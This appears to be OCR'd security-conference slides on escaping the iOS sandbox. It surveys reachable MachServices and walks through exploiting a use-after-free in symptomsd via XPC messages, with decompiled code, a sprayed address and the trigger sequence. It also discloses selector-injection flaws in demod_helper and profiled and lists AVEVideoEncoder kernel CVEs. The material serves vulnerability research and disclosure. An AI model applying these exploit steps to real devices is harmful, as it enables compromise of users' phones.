CVE-2019-8797
was reported
during iOS 12

Before iOS 14:

Routes of "Userland vulnerability leads to kernel attack"





Apple is Slow

- Apple
  - Is a slow responder
  - Has failed to fix bugs in one go
  - lets bug regressions happen

Apple is Slow

- Apple
  - is a responsible company
- Slowness gives us the chance to chase





207 daemons with 450 MachServices, 38% of the total.

133 daemons with 255 MachServices, 22% of the total.


21 daemons with 41 MachServices, 3.5% of the total.

0 daemons with 0 MachServices, 0.0% of the total.

Evaluate iOS 14 Sandbox


- New entitlement com.apple.security.iokit-user-client-class
  - Limits access to only the IOKit drivers contained in the entitlement
- The career of Sandbox-Escaping bugs did not end here

Evaluate iOS 14 Sandbox



- Escalate to semi-sandboxed status
- Gain unsandboxed access
- Always possible to link even more bugs together
- Attack the weak part of the kernel

Next level of iOS Sandbox?



In the optimum case, Apple needs to eliminate all colors except a few for debugging purpose

5 daemons with 5 MachServices, 0.35% of the total.

0 daemons with 0 MachServices, 0.0% of the total.

0 daemons with 0 MachServices, 0.0% of the total.

0 daemons with 0 MachServices, 0.0% of the total.

Negligence in the Sandbox

a) com.apple.security.app-sandbox

b) com.apple.security.system-container

c) com.apple.security.exception.iokit-user-client-class

d) com.apple.security.temporary-exception.iokit-user-client-class

e) com.apple.security.exception.mach-lookup.global-name

f) com.apple.security.temporary-exception.mach-lookup.global

g) com.apple.private.security.container-required

h) seatbelt-profiles

i) Invocation of libsystem_sandbox.dylib`_sandbox_init

Negligence in the Sandbox

a) com.apple.security.app-sandbox

b) com.apple.security.system-container

c) com.apple.security.exception.iokit-user-client-class

d) com.apple.security.temporary-exception.iokit-user-client-class

e) com.apple.security.exception.mach-lookup.global-name

f) com.apple.security.temporary-exception.mach-lookup.global

~~g) com.apple.private.security.container-required~~

~~h) seatbelt-profiles~~

~~i) Invocation of libsystem_sandbox.dylib`_sandbox_init~~

Negligence in the Sandbox

a) com.apple.security.app-sandbox

- Blocks access to other app's data in the file system, but it will not interfere with access to the kernel and other userland MachServices

b) com.apple.security.system-container

- Almost as if it's not there

c)d)e)f)

- Only works when co-existing with g)h)i), Otherwise it's as if it's not there

Negligence in the Sandbox

The entitlements of /usr/libexec/thermalmonitord on iOS 13.7:

```
<dict>
        <key>com.apple.CommCenter.fine-grained</key>
        <array>
                <string>spi</string>
        </array>
        <key>com.apple.coreduetd.allow</key>
        <true/>
        <key>com.apple.coreduetd.context</key>
        <true/>
        <key>com.apple.private.aets.user-access</key>
        <true/>
        <key>com.apple.private.hid.client.event-monitor</key>
        <true/>
        <key>com.apple.private.smcsensor.user-access</key>
        <true/>
        <key>com.apple.security.exception.mach-lookup.global-name</key>
        <array>
                <string>com.apple.coreduetd.context</string>
        </array>
        <key>com.apple.systemapp.allowsShutdown</key>
        <true/>
        <key>com.apple.wifi.manager-access</key>
        <true/>
</dict>
```

Bluff!

My Target Filter

- Among the light green targets on iOS 13, I have applied extra conditions for a better result:

  1. Not running as a root
  2. Not using NSXPC
  3. Not written by Swift

My Target Filter

1. Not running as a root
    - Root is worthless but reminds Apple Engineers to raise security awareness and attracts others to audit its code
2. Not using NSXPC
    - Using NSXPC implies a fair amount of Objective-C code was used if not all of it. Not using NSXPC doesn't mean there is no Objective-C code but hint that more or less C code also been used
    - Tough to find an exploitable issue in Objective-C code alone
3. Not written by Swift

Discovery of CVE-????-????

```
/System/Library/CoreServices/StarBoard.app/StarBoard
  1. com.apple.StarBoard.presentationAssertion

/System/Library/Frameworks/CFNetwork.framework/AuthBrokerAgent
  2. com.apple.cfnetwork.AuthBrokerAgent

/usr/libexec/symptomsd
  3. com.apple.symptoms.symptomsd.managed_events
  4. com.apple.usymptomsd
```

- symptomsd was also used on macOS before 10.15
  - Easy to discover and exploit it with the debugging capability on macOS
- Demonstrates a special weakness pattern of Objective-C

Exploit CVE-????-????

The vulnerability is located at a private framework SymptomEvaluator.framework, used by symptomsd

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
{
    ...
    v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:](
                               v17,
                               "initWithReason:code:evaluations:",
                               self->_stringToLog,
                               self->_awd_code,
                               0);
    v19 = self->_additionalInfoGenerator;
    v20 = v35;
    if ( v19 )
    {
      v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
      v22 = objc_retainAutoreleasedReturnValue(v21);
      v23 = v22;
      if ( v22 )
        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
      objc_release(v23);
    }
    ...
}
```

Controlled by the attacker

Exploit CVE-????-????

The vulnerability is located at a private framework SymptomEvaluator.framework, used by symptomsd

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
{
    ...
    v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:](
                               v17,
                               "initWithReason:code:evaluations:",
                               self->_stringToLog,
                               self->_awd_code,
                               0);
    v19 = self->_additionalInfoGenerator;
    v20 = v35;
    if ( v19 )
    {
      v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
      v22 = objc_retainAutoreleasedReturnValue(v21);
      v23 = v22;
      if ( v22 )
        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
      objc_release(v23);
    }
    ...
}
```

If we pass “dealloc”

The invocation of “objc_retainAutoreleasedReturnValue" will inevitably crash the process

Exploit CVE-????-????

I discovered a specific Objc-C method, we can fully control the return value, thus capable of turning it into a very reliable exploit

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
{
    ...
    v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:](
                               v17,
                               "initWithReason:code:evaluations:",
                               self->_stringToLog,
                               self->_awd_code,
                               0);
    v19 = self->_additionalInfoGenerator;
    v20 = v35;
    if ( v19 )
    {
      v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
      v22 = objc_retainAutoreleasedReturnValue(v21);
      v23 = v22;
      if ( v22 )
        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
      objc_release(v23);
    }
    ...
}
```

If we pass “conditionMinCount”

Then we can control the value of v21 and point it to the spray memory

Later when v21 gets released, we can trigger objc_release call on the spray memory

Let's take look at how self->_additionalInfoGenerator and self->_additionalInfoSelector been given value

```
-[SimpleRuleEvaluator configureInstance:](SimpleRuleEvaluator *self, SEL sel, id input_dic)
{
  ...
  v28 = objc_msgSend(input_dic, "objectForKey:", CFSTR("ADDITIONAL_INFO_GENERATOR"));
  v28 = objc_retainAutoreleasedReturnValue(v28);
  if ( v28 )
  {
    v30 = objc_msgSend(
            &OBJC_CLASS___ConfigurationHandler,
            "classRepresentativeForName:",
            v28);
    v30 = objc_retainAutoreleasedReturnValue(v30);
    v32 = self->_additionalInfoGenerator;
    self->_additionalInfoGenerator = (AdditionalInfoProtocol *)v30;
    objc_release(v32);
    if ( self->_additionalInfoGenerator )
    {
      v33 = objc_msgSend(input_dic, "objectForKey:", CFSTR("ADDITIONAL_INFO_SELECTOR"));
      v33 = objc_retainAutoreleasedReturnValue(v33);
      if ( !v33 )
      {
        v33 = CFSTR("generateAdditionalInfo:");
        objc_retain(CFSTR("generateAdditionalInfo:"));
      }
      self->_additionalInfoSelector = NSSelectorFromString(v33);
      objc_release(v33);
    }
  }
  ...
}
```

The code pass a user-controlled string to a class method **+[ConfigurationHandler classRepresentativeForName:]**, and its returned value is given to the self->_additionalInfoGenerator.

We quickly found a dictionary containing the relationship between the name and the class it represents:

```
(__NSDictionaryM *) $0 = 0x00007fa0d69002e0 124 key/value pairs
(lldb) po 0x00007fa0d69002e0
{
    ARPCounts = "name ARPCounts conditionType PREV_SYMPTOM PrevSymptom com.apple.symptoms.kevent.arp-failure
MaxAge 8 MinCount 3 Class <n/a> StrId (null) StrLen0 Flags 0x0\n";
    AnalyticsLaunchpad = "<AnalyticsLaunchpad: 0x7fa0d6b1f590>";
    AppTracker = "AppTracker at 0x7fa0d6905670 user (null)  flows: self 0  others 0 prevs 0  avg duration
0.000000 rx 0 tx 0 everset 0x0 policy (null)";
    ArbitratorExpertSystemHandler = "<ArbitratorExpertSystemHandler: 0x7fa0d690b320>";
    BackgroundNetworkingTriggerHandler = "BackgroundNetworkingTriggerHandler at 0x7fa0d69057f0";
    CellFallbackHandler = "<CellFallbackHandler: 0x7fa0d4f12fd0>";
    CertificateErrorHandler = "banned {\n}   current (\n)";
    CertificateErrors = "name CertificateErrors conditionType ADDITIONAL_HANDLER PrevSymptom (null)  MaxAge
0 MinCount 3 Class banned {\n}   current (\n) StrId (null) StrLen0 Flags 0x0\n";
    DataStallHandler = "current: {\n}";
    ExcessRedirects = "name ExcessRedirects conditionType ADDITIONAL_HANDLER PrevSymptom (null)  MaxAge 0
MinCount 5 Class RedirectHandler at 0x7fa0d6b21630, maxAge 60.000000 numDests 0 ignored 0 negatives 0 dests
{\n} origins {\n} pids {\n} StrId (null) StrLen0 Flags 0x0\n";
    FeedbackHandler = "<FeedbackHandler: 0x7fa0d6b21210>";
    FilterHandler = "FilterHandler 0x7fa0d6905280";
    GateOpen = "name GateOpen conditionType PREV_SYMPTOM PrevSymptom
com.apple.symptoms.discretionary.tasks.suspended  MaxAge 2147483647 MinCount 1 Class <n/a> StrId (null)
StrLen0 Flags 0x0\n";
....
```

Several properties of the class SimpleRuleCondition that has a representative name **CertificateErrors** caught my attention: "ADDITIONAL_HANDLER", "MaxAge", "MinCount".

With name connection to some objc methods, they appear to be controlled by user input data:

-[SimpleRuleCondition setAdditionalHandler:]

-[SimpleRuleCondition setAdditionalSelector:]

-[SimpleRuleCondition setConditionMaxAge:]

-[SimpleRuleCondition conditionMaxAge]

-[SimpleRuleCondition setConditionMinCount:]

-[SimpleRuleCondition conditionMinCount]

```
-[SimpleRuleCondition configureInstance:](SimpleRuleCondition *self, SEL sel, id input_dic)
{
  ...
  v6 = objc_msgSend(input_dic, "objectForKey:", CFSTR("REQUIRED_MINIMUM_COUNT"));
  v6 = objc_retainAutoreleasedReturnValue(v6);
  if ( v6 )
    self->_conditionMinCount = (signed __int64)objc_msgSend(v6, "integerValue");
  ...
}
```

With more digging and reverse engineering work. I wrote the following code that allows us to set conditionMinCount from the client process via XPC:

5637210112 is the decimal form of 0x150010000. It's a memory address found by enormous test that will highly likely be covered by our sprayed data regardless of ASLR slide.

```
xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_uint64(msg, "type", 2);
xpc_object_t config_arr = xpc_array_create(NULL, 0);
xpc_dictionary_set_value(msg, "config", config_arr);
xpc_object_t each_config = xpc_dictionary_create(NULL, NULL, 0);
xpc_array_append_value(config_arr, each_config);
xpc_dictionary_set_string(each_config, "GENERIC_CONFIG_TARGET", "CertificateErrors");
xpc_dictionary_set_string(each_config, "REQUIRED_MINIMUM_COUNT", "5637210112");
```

Now back to **-[SimpleRuleEvaluator evaluateSignatureForEvent:]**, if we set self->_additionalInfoGenerator as an instance of class **SimpleRuleCondition**, and self->_additionalInfoSelector as conditionMinCount. Things are getting interesting here.

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
{
    ...
    v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:](
                               v17,
                               "initWithReason:code:evaluations:",
                               self->_stringToLog,
                               self->_awd_code,
                               0);
    v19 = self->_additionalInfoGenerator;
    v20 = v35;
    if ( v19 )
    {
      v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
      v22 = objc_retainAutoreleasedReturnValue(v21); // v21 is under our complete control
      v23 = v22;
      if ( v22 )
        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
      objc_release(v23);
    }
    ...
}
```

With fully controlling over v21 value/pointer and the memory it points to, we can now avoid crash that is supposed to happen in the Use-After-Free situation. And v21 will get pass to **-[DecisionDetails setAdditionalInfo:]**, setting an instance variable of the class **DecisionDetails**, and gets released during the deallocation of **DecisionDetails** instance.

```
void -[DecisionDetails .cxx_destruct](DecisionDetails *self, SEL sel)
{
  objc_storeStrong(&self->_additionalInfo, 0LL); // The use of objc_storeStrong here is equal to calling
objc_release(self->_additionalInfo)
  objc_storeStrong(&self->_evaluations, 0LL);
  objc_storeStrong(&self->_timestamp, 0LL);
}
```

Now the goal is very clear, we need to manage to release that **DecisionDetails** instance, and that will straight leads to arbitrary code execution. It's same as calling objc_release() with a pointer under our control, and it's a common scenarios in different userland exploit, the same payload code can be reused at this point to achieve code execution.

DecisionDetails instance is bound to a **ManagedEvent** instance, through the same xpc service **com.apple.symptoms.symptomsd.managed_events** allows the attacker to create multiple **ManagedEvent** instances.

DecisionDetails instance gets release when belonged **ManagedEvent** instance releases, and that happens inside the following function:

```
-[ManagedEventHandler didReceiveSyndrome:]:
{
  ...
  objc_msgSend((void *)self->_managedEvents, "addObject:", v7);
  if ( (unsigned __int64)objc_msgSend((void *)self->_managedEvents, "count") >= 6 ){
    ...
    objc_msgSend((void *)self->_managedEvents, "removeObjectAtIndex:", 0LL);
    ...
  }
  ...
}
```

self->_managedEvents is an array, contains all the **ManagedEvent** instances, and the first **ManagedEvent** instance been added to the array gets released when array count reaches 6.

You can find these function calls in my exploit code, each call sends a message:

```
symptomsd_vuln_prepare1();
symptomsd_vuln_prepare2(1);
symptomsd_vuln_trigger(1);
symptomsd_vuln_prepare2(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(2); // <== 6
```

Every symptomsd_vuln_trigger call results in a new **ManagedEvent** instance been created and added to the array, symptomsd_vuln_trigger(1) is setting _additionalInfo of the **DecisionDetails** instance, of that particular **ManagedEvent** instance, symptomsd_vuln_trigger(2) is doing the spray work.

Total six times of symptomsd_vuln_trigger been called in order to get the first **ManagedEvent** instance releases, and that one has a modified _additionalInfo to trigger a objc_release call on whatever address attacker wants. The symptomsd_vuln_prepare* calls are exploiting the vulnerability to set _additionalInfo value.

And that was how this vulnerability CVE-????-???? being exploited

Takeaways:

Vulnerability like this perfectly demonstrated a special weakness pattern of using Objective-C, which sort of like the eval() in Javascript, the user input string may execute unexpected methods

Keywords:

sel.*selector

NSSelectorFromString

methodForSelector

Dropping 0days 1/2

The first one is in **/usr/libexec/demod_helper** with registered MachService **com.apple.mobilestoredemodhelper**

```
void -[MSDHMessageResponder handleXPCMessage:](MSDHMessageResponder *self, SEL sel, id xpcmsg)
{
  if ([MSDHMessageResponder hasEntitlementMobileStoreDemod](self, "hasEntitlementMobileStoreDemod") & 1 )
  {
    msg_cfdic = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithXPCDictionary:", xpcmsg);

    v8 = objc_msgSend(msg_cfdic, "countByEnumeratingWithState:objects:count:", &v40, &v44, 16LL);
    if(v8){
      ...
      input_string = NSSelectorFromString((*((_QWORD *)&v40 + 1) + 8 * v10));
      ...
      objc_method_IMP = objc_msgSend(self, "methodForSelector:", input_string);
      input_arg = objc_msgSend(msg_cfdic, "objectForKey:", another_input_string);
      objc_method_IMP(self, input_string, input_arg);
    }
  }
}
```

Suppose there is no proper entitlement check or got bypassed. This one would also be highly reliable to exploit it.

Dropping 0days 2/2

And then the second case is in **/usr/libexec/profiled**

This one can be triggered from the file. There are good and bad things in terms of exploitability.

The **Good thing** is that it can be used to build persistence exploit since it doesn't require code execution to trigger it.

The **bad thing** is that without code execution it is hard to bypass the joint mitigation measures of ASLR and PAC.

Dropping 0days 2/2

The following code snippet shows the lack of input string checks, the attacker could execute unexpected method on class instance. Then the input_sel is used to execute a method in separate function.

```
void sub_10007A978(__int64 a1, __int64 a2, __int64 a3)
{
  Globalvar_plist_path = objc_retain(Globalvar_plist_path);
  plistdata = objc_msgSend(&OBJC_CLASS___NSData, "dataWithContentsOfFile:", Globalvar_plist_path);
  plistdata_dic = objc_msgSend(
         &OBJC_CLASS___NSPropertyListSerialization,
         "MCSafePropertyListWithData:options:format:error:",
         plistdata,
         0LL,
         0LL,
         &v88);
  ...
  v8 = objc_msgSend(plistdata_dic, "countByEnumeratingWithState:objects:count:", &v40, &v44, 16LL);
  if(v8){
    ...
    input_class_name = objc_msgSend(v24, "objectForKey:", CFSTR("loaderClass"));
    input_sel_string = objc_msgSend(v24, "objectForKey:", CFSTR("loaderSelector"));
    ...
    input_sel = NSSelectorFromString(input_sel_string);
    if(v53){
      CFDictionarySetValue(Globalvar_sel_dic, v21, input_sel);
    }
  }
}
```

```
-[MCRestrictionManagerWriter notifyClientsToRecomputeCompliance]
{
  input_sel = CFDictionaryGetValue(global_dic_contains_cls, *(_QWORD *)(*((_QWORD *)&v18 + 1) + 8 * v9));
  ...
  specified_method_IMP = objc_msgSend(v11, "methodForSelector:", input_sel);
  specified_method_IMP(v11, input_sel, v10);
}
```

Attack AVEVideoEncoder Component

CVE-2017-6998

An attacker can hijack kernel code execution due to a type confusion

CVE-2017-6994

An information disclosure vulnerability in the AppleAVE.kext kernel extension allows an attacker to leak the kernel address of any IOSurface object in the system.

CVE-2017-6989

A vulnerability in the AppleAVE.kext kernel extension allows an attacker to drop the refcount of any IOSurface object in the kernel.

CVE-2017-6997

An attacker can free any pointer of size 0x28.

CVE-2017-6999

A user-controlled pointer is zeroed.

